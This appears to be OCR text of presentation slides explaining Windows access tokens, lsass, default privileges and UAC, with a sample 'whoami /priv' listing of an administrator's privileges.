

User
A logon which eventually tasks lsass to create one or two tokens
lsass.exe
Access Token

- Security ID (SID)
- Group Security IDs
- Token Type
- …
- **Privileges**

# Tokens & privileges


## Default token privileges

- Local administrator (Windows XP or lower)



cmd.exe (administrator)

```
$ whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
```




User
A logon which eventually tasks
lsass to create one or two tokens
lsass.exe
Access Token

- Security ID (SID)
- Group Security IDs
- Token Type
- …
- **Privileges**

# User Account Control (UAC)


*And interconnecting it with your token(s)*




# Administrator logon

